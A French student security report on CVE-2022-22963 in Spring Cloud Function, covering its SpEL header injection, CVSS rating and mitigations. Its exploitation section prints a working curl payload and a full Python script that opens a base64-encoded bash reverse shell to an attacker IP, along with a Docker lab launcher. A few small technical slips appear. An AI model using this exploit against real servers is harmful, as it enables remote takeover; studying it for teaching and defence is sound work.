

SÉCURITÉ DES SYSTÈMES D'INFORMATION

CVE-2022-22963

Réalisé par :

Iliass DAHMAN
Obaydah BOUIFADENE

Encadré par :

- Pr. Sébastien VIARDOT

Table des matières

1	Introduction	1
2	Présentation de la vulnérabilité	1
2.1	Le programme compromis	1
2.2	Le type de compromission	1
2.3	L'architecture d'exploitation de la faille	1
2.4	Préconisations	2
2.4.1	Limitation de l'impact de cette vulnérabilité	2
2.4.2	Les bonnes pratiques	2
2.4.3	Les équipes de développement	3
2.5	Extrait de la PSSI	3
2.5.1	Criticité de la faille	3
2.5.2	Actions préventives et curatives	4
3	L'exploitation de la faille	4
3.1	Avant de commencer	4
3.2	La faille	5
3.3	La méthode de l'exploitation	6
3.4	Le script de l'exploitation	7
3.5	Au pratique	8
4	Conclusion	10
	Glossaire	11
	Références	12

1 Introduction

Spring Cloud Function est un projet Spring qui permet de créer des applications autour d'unités de travail appelées "Fonctions", et qui peuvent être déployées dans des serveurs web, ou bien en "serverless" (AWS Lambda, Azure Functions etc), ces fonctions peuvent être appelées par différents mécanismes; des appels HTTP, des messages arrivant dans des fils d'attente, etc, et peuvent être écrites dans tout langage basé sur la JVM.

Ces projets Spring utilisent le langage d'expression SpEL (*Spring Expression Language*) pour configurer le contexte des applications et accéder aux valeurs des propriétés de systèmes. La vulnérabilité CVE-2022-22963 a été découverte dans les versions 3.1.6, 3.2.2 et dans les anciennes versions non prises en charge de Spring Cloud Function, et permet d'envoyer une expression SpEL à un chemin précis pour injecter n'importe quelle commande qui sera exécutée par le serveur.

2 Présentation de la vulnérabilité

2.1 Le programme compromis

le programme compromis par La CVE-2022-22963 est **Spring Cloud Function**, versions 3.1.6, 3.2.2 et plus anciennes.

2.2 Le type de compromission

Notre faille est de type "injection de code" à distance (Contrôle inapproprié de la génération du code), Il s'agit d'un problème de sécurité qui survient lorsqu'un attaquant fournit du code (des commandes) qui sera exécuté par le système vulnérable, cela indique souvent non/mal filtrage des requêtes provenant des utilisateurs.

Dans notre cas, l'attaque consiste à fournir une SpEL dans l'en-tête *spring.cloud.function.routing-expression* d'une requête HTTP de type POST sur l'URL */functionRouter* contenant une commande bash à exécuter par l'intermédiaire de la classe *Runtime*.

2.3 L'architecture d'exploitation de la faille

L'image ci-dessous représente l'architecture de l'exploitation de notre faille




FIGURE 1 – Architecture d'exploitation

Plus de détails concernant l'exploit de cette vulnérabilité sont fournis dans la partie Exploit N.b. l'étape 0 se réfère à cette partie.

2.4 Préconisations

Pour prévenir et éviter l'impact de cette vulnérabilité, nous vous parlerons des méthodes et des bonnes pratiques à suivre.

2.4.1 Limitation de l'impact de cette vulnérabilité

Cette vulnérabilité est de type injection de code à distance, et pour empêcher ces types d'attaques en général, Ces bonnes pratiques sont recommandées :

- **Validation des entrées au niveau du réseau** : il est important d'analyser les requêtes entrantes au système, et vérifier s'elles contiennent des commandes ou du code non prévu.
- **Utilisation des outils de détection d'intrusion** et analyseurs de trafics pour détecter les tentatives d'injection de code à distance et identifier les événements suspects sur le réseau, par exemple, l'outil **Falco** peut être utilisé pour ajouter des politiques de détections des connexions à distances à un reverse shell.
- **Analyse régulière du système** pour vérifier l'état du système d'exploitation et suivre le comportement des utilisateurs et des applications, et surveiller les processus fils créés, ainsi, une application java créant des shells ou exécutant des commandes non prévues peut indiquer une intrusion.

Pour prévenir et empêcher l'exploit de notre **CVE-2022-22963**, il est recommandé de mettre à jour les applications hébergées dans le serveur vers la version la plus récente de Spring Cloud Function (au minimum la version 3.1.7, 3.2.3 ou une version ultérieure).

2.4.2 Les bonnes pratiques

L'agence nationale de la sécurité des systèmes d'information (**ANSSI**) propose plusieurs bonnes pratiques pour se protéger contre l'exploitation des failles de sécurité qui peuvent être appliquées

dans notre cas.

- Le Principe de moindre privilège dans la gestion des utilisateurs et des applications : la définition explicite des privilèges de chaque utilisateur qui doivent être minimaux pour l'exécution de ses tâches, ce qui minimise l'impact d'une RCE pour empêcher l'attaquant à obtenir des privilèges supérieurs.
- Activation et configuration les journaux des composants les plus importants dans le système pour détecter les tentatives d'intrusion (des erreurs d'authentification, ou de serveur du protocole HTTP peuvent indiquer des attaques)

2.4.3 Les équipes de développement

Les développeurs peuvent empêcher les attaques de type RCE sur leurs applications et serveurs hébergeant leurs sites web :

- la douzième recommandation de l'ANSSI dans ce document

Les traitements doivent tous être faits du côté du serveur. Les entrées en provenance des clients ne doivent pas être considérées comme fiables et par conséquent, aucune vérification ne doit être déléguée aux clients.

indique la nécessité de validation et le filtrage des entrées des utilisateurs (ainsi toute requête HTTP...) qui peuvent contenir des données non prévues (et même des commandes à injecter dans notre cas).

- définition explicite des points de terminaison et des en-têtes acceptés dans le site web pour protéger le système contre des tentatives d'injections dans des librairies utilisées, par exemple dans la CVE-2022-22963, l'attaque se fait par l'utilisation de l'en-tête `spring.cloud.function.routing-expression`.

2.5 Extrait de la PSSI

La politique de sécurité des systèmes d'information (PSSI) est un ensemble de règles et de procédures créées pour protéger les systèmes d'information d'une organisation qui se compose d'un document décrivant les mesures de sécurité à adopter pour protéger les systèmes d'information de l'entreprise. En utilisant une PSSI, l'entreprise peut s'assurer qu'il existe une approche commune et unifiée de la sécurité des systèmes d'information, et informer tous les employés et collaborateurs sur les règles de sécurité à suivre.

2.5.1 Criticité de la faille

d'après les sites *nvd.nist.gov* et *redhat.com*, l'évaluation de la criticité de notre CVE sous les standards de CVSS version 3.1, donne un score de base de 9.8.




FIGURE 2 – CVSS

Les détails de cette évaluation, à savoir la complexité de l'exploit, le vecteur d'attaque (le moyen/la voie de l'attaque), les privilèges requis pour l'exploit, etc montrent que cette vulnérabilité est critique et qu'elle présente un risque élevé pour les systèmes affectés, puisqu'elle ne nécessite aucune interaction d'utilisateur ni de privilège spéciale et présente un impact important à la confidentialité et l'intégrité et la disponibilité des systèmes exploités.

	Red Hat	NVD
CVSS v3 Base Score	9.8	9.8
Attack Vector	Network	Network
Attack Complexity	Low	Low
Privileges Required	None	None
User Interaction	None	None
Scope	Unchanged	Unchanged
Confidentiality	High	High
Integrity Impact	High	High
Availability Impact	High	High

FIGURE 3 – détails de la CVSS

2.5.2 Actions préventives et curatives

Pour qu'une entreprise puisse éviter cette vulnérabilité et son impact, elle peut adapter ces bonnes pratiques :


- mettre en place des systèmes de détection d'intrusion pour tout le réseau de l'entreprise.
- création des par-feu pour filtrer les communications de et vers l'extérieur.
- limitation des commandes utilisées par chaque utilisateur au minimum.
- mise à jour régulière du système.

3 L'exploitation de la faille

3.1 Avant de commencer

Avant d'expliquer la source de la faille et comment l'exploiter, nous allons d'abord parler de **Spring Expression Language (SpEL)**, parce qu'elle a un rôle major dans cette faille.

Spring Expression Language (SpEL) est un langage d'expression simple et puissant qui est utilisé pour prendre en charge la consultation et la manipulation d'un graphe d'objets lors de l'exécution. *SpEL* prend en charge la manipulation des propriétés d'objet, l'appel de méthodes et les opérations mathématiques, relationnelles et logiques.


A code snippet in a dark-themed editor window with three colored window control buttons (red, yellow, green) in the top-left corner. The code is in Java and demonstrates the basic usage of SpEL.

```
ExpressionParser parser = new SpelExpressionParser();
Expression exp = parser.parseExpression("'Devoir'.concat('CVE')");
String message = (String) exp.getValue();
```

FIGURE 4 – Exemple de SpEL

Ce code Java crée une instance de la classe `SpelExpressionParser`, qui est utilisée pour analyser et évaluer les expressions. Ensuite, il analyse l'expression en tant que chaîne en utilisant la méthode `parseExpression`. Enfin, il utilise la méthode `getValue()` pour obtenir la valeur de l'expression évaluée, **"DevoirCVE"**.

Pour fournir un contexte d'évaluation pour les expressions, nous utilisons l'interface **EvaluationContext**. Il fournit des informations sur les variables et les fonctions disponibles pour une expression donnée, ainsi que des mécanismes pour résoudre les références à ces variables et fonctions.

A code snippet in a dark-themed editor window with three colored window control buttons (red, yellow, green) in the top-left corner. The code is in Java and demonstrates the usage of SpEL with an evaluation context.

```
ExpressionParser parser = new SpelExpressionParser();
Expression exp = parser.parseExpression("'name'");
EvaluationContext context = new StandardEvaluationContext(employee);
String name = (String) exp.getValue();
```

FIGURE 5 – Exemple de SpEL avec context

Dans cet exemple, nous avons utilisé la classe **StandardEvaluationContext** qui est une implémentation de l'interface *EvaluationContext*, elle spécifie l'objet contre lequel l'expression est évaluée. Ici, elle va utiliser un objet de contexte, dans notre exemple une instance de classe 'Employee' pour résoudre les références aux propriétés et méthodes de cet objet pendant l'évaluation de l'expression, et donc elle renvoie le nom d'employé s'il existe.

Vous trouverez plus de détails concernant *SpEL* dans cet article.

3.2 La faille


Parmi les fonctionnalités principales du **Spring Cloud Function (SCF)** est le support REST pour exposer les fonctions comme des endpoints HTTP, ce qui donne beaucoup d'avantages comme l'intégration avec d'autres services qui communiquent via HTTP par exemple.

Le routage est un aspect très important dans un système distribué, et dans **SCF**, nous pouvons activer explicitement le routage par la propriété `spring.cloud.stream.function.routing.enabled` ou bien implicitement en utilisant la propriété `spring.cloud.function.routing-expression` sa valeur, l'instruction de routage, doit être exprimée en **Spring Expression Language (SpEL)**. Généralement SpEL traite la valeur de cette propriété pour retourner la fonction vers laquelle nous allons diriger la requête. Nous pouvons définir `spring.cloud.function.routing-expression` dans le header de la requête HTTP.

Donc, nous pouvons déjà remarquer que peut être nous allons traiter une valeur qui provienne d'une source non fiable. Parce que HTTP headers sont risqués, car ils peuvent être exposés aux utilisateurs finaux et peuvent être manipulés par des acteurs malveillants.

Lors de l'évaluation d'une expression, l'interface **EvaluationContext** est utilisée pour résoudre les propriétés, les méthodes, les champs et pour aider à effectuer la conversion de type. L'implémentation standard de cette interface est **StandardEvaluationContext**, elle est performante et dangereuse en même temps, parce qu'elle utilise *java reflection*, pour manipuler les objets, les classes et méthodes en exécution (at runtime).

Pourquoi c'est dangereux?, considérant le code suivant :



```
String input == "T(java.lang.Runtime).getRuntime().exec('calc.exe')";
ExpressionParser parser = new SpELExpressionParser();
Expression exp = parser.parseExpression(input);
exp.getValue();
```

FIGURE 6 – Exemple montre le danger de StandardEvaluationContext

Sur le système d'exploitation Windows, si l'utilisateur a droit d'exécuter la commande `calc.exe`, ce code va ouvrir l'application de calculatrice.


Note | `T(Runtime)` est la syntaxe pour obtenir une référence, la class `Runtime`, `getRuntime()` est utilisée pour obtenir l'objet `runtime` associé à l'application Java en cours d'exécution. La méthode `exec` est appelée sur cet objet, en passant la commande `'calc.exe'`, qui est la commande pour exécuter l'application de calculatrice. Le drapeau `'-v'` est utilisé pour activer la sortie détaillée.

En utilisant les versions vulnérables de **Spring Cloud Function (SCF)**, l'attaquant peut facilement exécuter un code malveillant sur le serveur en définissant la propriété `spring.cloud.function.routing-expression` dans le header de la requête HTTP, avec la commande à exécuter en valeur.

3.3 La méthode de l'exploitation

Dans Spring Cloud Function, `RoutingFunction` est une interface fonctionnelle qui relie une entrée à une ou plusieurs fonctions de sortie. Il est utilisé pour diriger une entrée vers la fonction appropriée. cette interface est enregistrée dans `FunctionCatalog` sous le nom **functionRouter**.

Du côté de l'attaquant, nous nous envoyons une requête POST de cette manière :



```
curl -X POST <URL>:<port>/functionRouter -H 'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("<cmd>")' --data-raw 'data' -v
```

FIGURE 7 – Format de requête de l'exploitation

La commande ci-dessus est une commande cURL qui effectue une requête HTTP POST vers l'endpoint **/functionRouter** du serveur, en définissant l'en-tête *spring.cloud.function.routing-expression* avec la valeur *T(java.lang.Runtime).getRuntime().exec("<cmd>")* (déjà expliquée). Le drapeau *-data-raw* est utilisé pour spécifier les données qui sont incluses dans le corps de la requête, le drapeau *-v* est utilisé pour activer la sortie détaillée.

3.4 Le script de l'exploitation

Dans cette exploitation et pour simplifier et automatiser l'attaque, nous proposons un script python dans lequel nous avons implémenté la démarche en se basant sur un exploit sur GitHub. Dans un terminal dans la machine d'attaquant, nous doivent écouter sur un port que nous allons utiliser par la suite pour avoir le shell reverse.

```
nc -lp <port>
```

Dans un autre terminal, nous lançons le script suivant.

```
import sys
import requests
import base64

# Create the payload
def createPayload(target, attackerIp, attackerPort):
    command = f"bash -i >&/dev/tcp/{attackerIp}/{attackerPort} 0>&1"
    command = 'bash -c {echo,' + ((str(base64.b64encode(command.encode('utf-8'))).strip('b')).strip('"') + ' }|{base64,-d}{bash,-i}'
    payload = f'T(java.lang.Runtime).getRuntime().exec("{command}")'
    return payload

# Send the payload
def injection(payload, target):
    header = {'spring.cloud.function.routing-expression': payload}
    path = '/functionRouter'
    target = target + path
    req = requests.post(url=target, headers=header, data="Hello" , verify=False, timeout=3)
    code = req.status_code
    text = req.text
    flag = "error:Internal Server Error"
    if code == 500 and flag in text:
        print("Exploit successfull!")
        print("Check your listener")
    else:
        print("Exploit failed!")

if __name__ == '__main__':

    # Check if the user provided the correct number of command line arguments
    if len(sys.argv) < 4:
        print("Usage: python3 exploit.py <target> <attackerIp> <attackerPort>")
        sys.exit(1)

    # Get the target and attacker IP and port from the command line
    target = sys.argv[1]
    attackerIp = sys.argv[2]
    attackerPort = sys.argv[3]

    # Call the exploit function
    payload = createPayload(target, attackerIp, attackerPort)
    injection(payload, target)
```

FIGURE 8 – Script de l'exploit en Python

Ce script accepte trois paramètres, l'URL du serveur, l'adresse IP de l'attaquant et le port sur lequel l'attaquant écoute pour obtenir le shell inverse.

Il se compose de deux parties. Dans la première partie, nous préparons la charge qui va exécuter une commande sur le serveur, afin de renvoyer un shell reverse comme décrit dans la section avant.

La deuxième partie est responsable de l'envoi de la charge au serveur dans une requête de type POST, à l'URL /functionRouter, avec un en-tête HTTP spéciale "spring.cloud.function.routing-expression" qui contient la charge.

3.5 Au pratique

Dans ce repo, nous avons préparé les fichiers nécessaires pour faire l'exploitation.

Le dossier **attacker** contient le fichier *Dockerfile* pour lancer le conteneur de la machine d'attaquant avec python 3 et netcat sont installés, ainsi du script d'exploit qui est déjà expliqué avant.

Le dossier **server** contient le fichier *Dockerfile* pour lancer le conteneur de serveur vulnérable.

Un fichier yaml **docker-compose.yaml** regroupe les deux conteneurs dans un seul service.

Un script **run.sh** contient un script qui facilite l'exploit pour vous.

```
#!/bin/bash

ATTACKER_CONTAINER="attacker"
SERVER_CONTAINER="server"
URL="http://$SERVER_CONTAINER:8080"
ATTACKER_PORT="8998"

COMMAND="nc -lp $ATTACKER_PORT & pid=\$!; python3 /app/exploit.py $URL $ATTACKER_CONTAINER $ATTACKER_PORT > /dev/null ; fg \$1 > /dev/null 2>&1"

# get sh with -i
docker exec -it $ATTACKER_CONTAINER sh -i -c "$COMMAND"
```

FIGURE 9 – Script de lancement de l'exploit

Dans ce script, nous préparons d'abord, une commande qui lance netcat pour écouter sur le port d'attaquant en arrière-plan, puis il exécute le script `exploit.py` avec les trois arguments URL du serveur, l'adresse IP d'attaquant et le port sur lequel nous écoutons. Après l'exécution de la commande, nous ramenons au premier plan le processus créé par la commande netcat et nous redirigeons tous les sorties de la deuxième et troisième commande pour que nous aurons en sortie que le résultat de netcat. En suite, nous exécutons cette commande dans le conteneur de la machine attaquante, avec un drapeau `-it` pour que nous puissions interagir avec le shell.

Pour lancer l'exploitation, c'est simple, il faut suivre les instructions suivantes :

1. Il faut installer **Docker** et **Git** sur votre système.
2. Cloner ce repo GitHub
3. Lancer la commande "**docker-compose up -d**" dans le dossier de projet
4. Lancer le script avec la commande "**./run.sh**"

Notez que sur Windows, il faut utiliser **WSL**, ou bien **Git Bash** pour exécuter les commandes.

4 Conclusion

En conclusion, la CVE-2022-22963 est une vulnérabilité critique de type RCE, d'un score de criticité de 9.8 selon les standards du CVSS version 3.1.

Dans cette analyse, nous avons présenté les versions compromises de "Spring Cloud Function", le type de la vulnérabilité, son exploit, et les actions préventives possibles. En suite, nous avons mis en place une simulation à l'intermédiaire de deux conteneurs docker, qui permet de tester notre exploit.

Ces vulnérabilités d'injection sont troisièmes dans le classement OWASP Top Ten des attaques les plus fréquentes sur les sites web de 2021, ce qui présentent un grand risque pour les entreprises gérant leurs applications web, et pour assurer un niveau de sécurité contre ces attaques, nous vous avons fourni dans ce rapport quelques bonnes pratiques pour les administrateurs des réseaux et systèmes, pour les développeurs des sites web, et pour les entreprises.

Glossaire

RCE : Remote Code Execution

CVSS : Common Vulnerability Scoring System

CVE : Common Vulnerabilities and Exposures

PSSI : Politiques de sécurité des systèmes d'information

SpEL : Spring Expression Language

ANSSI : L'agence nationale de la sécurité des systèmes d'information

Références

- [1] *Spring Cloud Function.*
- [2] *détails de la CVE-2022-22963 par nist.gov.*
- [3] *détails de la CVE-2022-22963 par Redhat.*
- [4] *Détection et mitigation de la CVE-2022-22963.*
- [5] *Propriétés de la CVSS 3.1.*
- [6] *Recommandations pour la sécurisation des sites web par l'ANSSI.*
- [7] *Guide hygiène informatique par l'ANSSI.*
- [8] *Classement OWASP TOP TEN.*
- [9] *Exploit référence de CVE-2022-22963, par AayushmanThapaMagar .*
- [10] *Notre exploitation de CVE-2022-22963.*
- [11] *Le routage dans Spring Cloud Stream.*
- [12] *L'évaluation d'expression en utilisant l'interface d'expression de Spring.*
- [13] *Article expliquant la faille et son Patch.*
- [14] *Spring Expression Language (SpEL).*
- [15] *Installer Docker.*
- [16] *Installer Git.*